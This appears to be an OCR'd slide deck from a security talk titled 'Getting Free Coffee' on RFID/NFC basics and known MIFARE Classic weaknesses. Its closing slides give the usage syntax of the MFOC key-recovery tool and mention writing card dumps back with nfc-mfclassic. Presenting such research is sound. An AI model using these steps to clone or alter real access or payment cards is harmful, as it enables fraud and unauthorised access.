Getting Free Coffee,


or essential survival skills for office space

IMG SRC: http://www.instructables.com/id/survival-knife-from-pc-tape-border/

Disclaimer

The following presentation does not represent the thoughts, intentions, plans or strategies of my current, past or future employers.
All of the thoughts expressed are solely my personal opinion.

Provided information is for educational purposes only.



IMG SRC: http://www.instructables.com/id/survival-knife-from-pc-tape-border/

About me

- DIY enthusiast (soldering as a skill 15+ years)
- OpenBSD and Debian user
- All things security
- Russian


IMG SRC: http://vrtp.ru/

WHAT'S THE DIFFERENCE BETWEEN ... RFID & NFC?

RADIO FREQUENCY IDENTIFICATION

NEAR FIELD COMMUNICATION


3 PARTS OF A TYPICAL RFID SYSTEM:



RFID FREQUENCY RANGES:

Low Frequency (LF):	High Frequency (HF):	Ultra High Frequency (UHF):
125-134 kHz	13.56 MHz	856 MHz to 960 MHz
(LF)	(HF)	(UHF)
Range: Up to 10 cm	Range: Up to 30 cm	Range: Up to 100 m

RFID CAN BE EITHER...



ACTIVE
- Own power source
- Broadcast range up to 100 meters
- Ideal for material location

...or PASSIVE
- No power source
- Powered by a reader
- Read range from near contact up to 25 meters

POPULAR USES:

- Asset Tracking
- Race Timing
- Inventory Management
- Tool Tracking
- Access Control
- Attendee Tracking

- Operate at the same frequency (13.56 MHz) as HF RFID readers and tags
- May act as both a reader and a tag
- Devices must be in close proximity due to the short read range limitations of its radio frequency (usually no more than a few centimeters)

POPULAR USES:

INFORMATION SHARING
Transferring info between smartphones by tapping two devices together

CONTACTLESS PAYMENT
Credit cards, debit cards, key fobs and other devices use NFC to make secure payments

"There are 150 million NFC devices now. By 2014, there will be 300 MILLION."

Reed Peterson, Head of Business & Market Development for the GSMA


SMART POSTERS
Using an NFC-enabled smartphone, viewers can access exclusive content

NINE OF THE TOP TEN

HANDSET MAKERS HAVE NFC-ENABLED DEVICES AND BOTH ANDROID & WINDOWS PHONES SUPPORT THE TECHNOLOGY

How it started 1/3:


- Ebay happened:
  - PN532 module
  - Read/Write HF RFID
  - SPI, UART, I2C interface option
  - Cost ~10 euros



How it started 2/3:


- Got new Android phone
- NFC TagInfo by NXP

- Scan every card possible




How it started 3/3:

Introducing MIFARE Classic:



MIFARE Classic 1K memory structure



		Byte Number within a Block															
Sector	**Block**	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	**Description**
15	3	Key A						Access Bits			GPB	Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits			GPB	Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data
:	:																	
:	:																	
:	:																	
1	3	Key A						Access Bits			GPB	Key B						Sector Trailer 1
	2																	Data
	1																	Data
	0																	Data
0	3	Key A						Access Bits			GPB	Key B						Sector Trailer 0
	2																	Data
	1																	Data
	0																	Manufacturer Block

MIFARE Classic vulnerabilities

One of the protection elements of the MIFARE Classic card has been the confidentiality of its cryptographic algorithm.

If the algorithm were to be known, it can be exploited in an attack with the respective expertise. Researchers of the Radboud University have used knowledge of the algorithm to develop attacks to retrieve the keys and the data that is stored on the MIFARE Classic card. As attack software is now publicly accessible on the internet, we expect that attack equipment will become available soon in order to facilitate a variety of attacks on MIFARE Classic infrastructures.

These attacks would allow that:

- Through overhearing successful communications between the reader of an existing infrastructure and a valid card, the data and/or the keys involved in that transaction could be read
- While overhearing failed communications between the reader of an existing infrastructure and any card, the key used by the reader during that transaction could be retrieved
- These attacks could be carried out in minutes or less and with means involving a laptop and equipment which can be built with limited material cost (100 Euros)
- Card only attacks are possible in lab environments and at considerable precalculation time. This is expected to further evolve into an attack that does not need lab conditions and may require less precalculation time.*
- In one particular "card only" attack, all keys and data can be retrieved within seconds using a laptop and some low value equipments. In this attack, the attacker needs to have a certain knowledge about the card.*

SRC: http://www.mifare.net/en/technology/security/mifare-classic/

MFOC

MFOC is an open source implementation of "offline nested" attack by Nethemba.

This program allow to recover authentication keys from MIFARE Classic card.

MFOC


- Included in Kali distro
- Depends on libnfc (*install from source*)
- MFOC- Installation from source
- Usage:
  - **# *mfoc*** [***-k*** key] [***-P*** number of probes per sector] [***-O*** output file]
- Write dumps with ***nfc-mfclassic*** from *libnfc* library.
- **Don't use VM!**

